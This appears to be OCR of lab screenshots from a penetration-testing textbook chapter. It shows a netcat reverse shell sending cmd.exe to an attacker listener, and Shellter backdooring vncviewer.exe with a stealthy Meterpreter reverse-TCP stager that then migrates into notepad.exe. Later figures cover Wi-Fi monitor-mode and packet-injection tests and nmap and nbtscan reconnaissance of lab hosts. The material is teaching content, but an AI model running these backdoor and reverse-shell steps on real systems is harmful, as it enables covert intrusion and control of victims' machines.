

Command Prompt - nc -nv 172.30.1.29 1234
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Bob>nc -nv 172.30.1.29 1234
(UNKNOWN) [172.30.1.29] 1234 (?) open
whoami
kali
pwd
/home/kali


Command Prompt - nc -nv 172.30.1.29 1234 -e cmd.exe
C:\Users\Bob>nc -nv 172.30.1.29 1234 -e cmd.exe
(UNKNOWN) [172.30.1.29] 1234 (?) open


kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.30.1.29] from (UNKNOWN) [172.30.1.28] 49680
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Bob>whoami
whoami
bob-pc\bob


VirusTotal
52
DETECTION
DETAILS
BEHAVIOR
COMMUNITY



VirusTotal
52
52 security vendors flagged this file as malicious
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Acronis (Static ML)
Suspicious
Ad-Aware
Trojan.CryptZ.Gen
AhnLab-V3
AI.Yac
Trojan.CryptZ.Gen
SecureAge APEX
Malicious
Arcabit
Trojan.CryptZ.Gen
Avast
AVG
BitDefender
Trojan.CryptZ.Gen
Avira (no cloud)
TR/Patched.Gen2
BitDefenderTheta
Bkav Pro
CAT-QuickHeal
Trojan.Swrort.A
ClamAV
Comodo
TrojWare.Win32.Rozena.A@4jwdqr
CrowdStrike Falcon



VirusTotal
39
39 security vendors flagged this file as malicious
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Ad-Aware
Trojan.CryptZ.Gen
AI.Yac
Trojan.CryptZ.Gen
SecureAge APEX
Malicious
Arcabit
Trojan.CryptZ.Gen
Avast
AVG
Avira (no cloud)
TR/Patched.Gen2
BitDefender
Trojan.CryptZ.Gen
BitDefenderTheta
AI:Packer.A972640F
CAT-QuickHeal
Trojan.Swrort.A
ClamAV
Comodo
CrowdStrike Falcon
Cybereason
Cylance
Cynet



Shell7er
SHELLTER
v7.2
www.ShellterProject.com
Wine Mode
Choose Operation Mode - Auto/Manual (A/M/H): A
1


Shell7er
SHELLTER
v7.2
www.ShellterProject.com
Wine Mode
Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /home/kali/vncviewer.exe
2


Shell7er
DisASM.dll was created successfully!
Instructions Traced: 2189
Tracing Time Approx: 1.02 mins.
Starting First Stage Filtering...
Type "Y" and hit Enter.
****
* First Stage Filtering *
****
Filtering Time Approx: 0.00117 mins.
Enable Stealth Mode? (Y/N/H): Y


Shell7er
Payloads
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H): L
A
Select payload by index: 1
B
meterpreter_reverse_tcp
SET LHOST: 172.30.1.29
C
SET LPORT: 4444
D


Shell7er
Verification Stage
Info: Shellter will verify that the first instruction of the injected code will be reached successfully.
If polymorphic code has been added, then the first instruction refers to that and not to the effective payload.
Max waiting time: 10 seconds.
Warning:
If the PE target spawns a child process of itself before reaching the injection point, then the injected code will be executed in that process. In that case Shellter won't have any control over it during this test.
You know what you are doing, right? ;o)
Injection: Verified!
Press [Enter] to continue...





```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.30.1.29:4444
[*] Sending stage (175174 bytes) to 172.30.1.28
[*] Session ID 4 (172.30.1.29:4444 → 172.30.1.28:49722) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against BOB-PC
[*] Current server process: vncviewer.exe (288)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 3964
[+] Successfully migrated into process 3964
[*] Meterpreter session 4 opened (172.30.1.29:4444 → 172.30.1.28:49722) at 2021-07-19 13:38:50 -0400

meterpreter >
```

```
meterpreter > getuid
Server username: BOB-PC\Bob
meterpreter >
```


ALFA
NETWORK


ALFA



Oracle VM VirtualBox Manager
File
Machine
Help
Tools
Settings
Start
2
1
Kali Linux 2021
Kali-Linux-2021.2-virt...
Metasploitable 2
OWASP BWA
General
Name:
Kali-Linux-2021.2-virtualbox-amd64
Operating System:
Debian (64-bit)
Groups:
Kali Linux 2021
System
Base Memory:
4096 MB
Processors:
2
Boot Order:
Hard Disk, Optical
Acceleration:
VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Display
Preview
Kali-Linux-2021.2-virtualbox-amd64



Kali-Linux-2021.2-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
1
USB
Enable USB Controller
USB 1.1 (OHCI) Controller
USB 2.0 (OHCI + EHCI) Controller
USB 3.0 (xHCI) Controller
2
USB Device Filters
3


Kali-Linux-2021.2-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
USB
Enable USB Controller
USB 1.1 (OHCI) Controller
USB 2.0 (OHCI + EHCI) Controller
USB 3.0 (xHCI) Controller
USB Device Filters
ATHEROS UB91C [0108]
Wi-Fi USB adapter virtually connected

```
kali@kali:~$ ifconfig

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether aa:e9:6d:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```





```
kali@kali:~$ lsusb
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 003: ID 0bda:8812 Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub

kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.
```

```
kali@kali:~/rtl8812au$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
kali@kali:~$ sudo aireplay-ng -9 wlan0
10:13:50  Trying broadcast probe requests...
10:13:51  Injection is working!
10:13:52  Found 3 APs

10:13:58  9C:3D:CF:[redacted] - channel: 8 - '!▷_◁!'
10:13:58  Ping (min/avg/max): 2.220ms/13.761ms/37.676ms Power: -23.63
10:13:58  30/30: 100%
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

docker0   no wireless extensions.
```

```
kali@kali:~$ sudo airmon-ng check kill

Killing these processes:

    PID Name
    635 wpa_supplicant
```

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

kali@kali:~$
```

New monitor interface

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
kali@kali:~$ sudo aireplay-ng -9 wlan0mon
10:08:22  Trying broadcast probe requests...
10:08:24  No Answer...
10:08:24  Found 2 APs

10:08:24  Trying directed probe requests...
10:08:24  A8:2B:CD:[illegible] - channel: 10 - '[illegible]_WiFi_[illegible]'
10:08:24  Ping (min/avg/max): 2.310ms/24.723ms/175.369ms Power: -89.37
10:08:24  30/30: 100%

10:08:24  Injection is working!
```

```
kali@kali:~$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Chapter 8: Performing Network Penetration Testing

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

172.30.1.1      08:00:27:7d:47:05      1      60  PCS Systemtechnik GmbH
172.30.1.21     08:00:27:94:a4:89      1      60  PCS Systemtechnik GmbH
172.30.1.23     08:00:27:01:ca:5c      1      60  PCS Systemtechnik GmbH
```

```
kali@kali:~$ nmap -sn 172.30.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-29 10:27 EDT
Nmap scan report for 172.30.1.20
Host is up (0.00028s latency).
Nmap scan report for 172.30.1.21
Host is up (0.0011s latency).
Nmap scan report for 172.30.1.23
Host is up (0.00025s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.34 seconds
```

```
kali@kali:~$ sudo nbtscan -r 172.30.1.0/24
Doing NBT name scan for addresses from 172.30.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
172.30.1.0      Sendto failed: Permission denied
172.30.1.20      <unknown>                  <unknown>
172.30.1.21      VAGRANT-2008R2   <server>  <unknown>        08:00:27:94:a4:89
172.30.1.23      METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
172.30.1.255    Sendto failed: Permission denied
```

```
kali@kali:~$ nmap 172.30.1.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-26 10:03 EDT
Nmap scan report for 172.30.1.21
Host is up (0.00033s latency).
Not shown: 981 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
```



```
Host script results:
|_clock-skew: mean: 1h10m01s, deviation: 2h51m28s, median: 0s
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:94:a4:89
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-26T07:08:31-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-26T14:08:33
|_  start_date: 2021-07-26T13:56:08
```

```
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 59m53s, deviation: 2h00m00s, median: -7s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
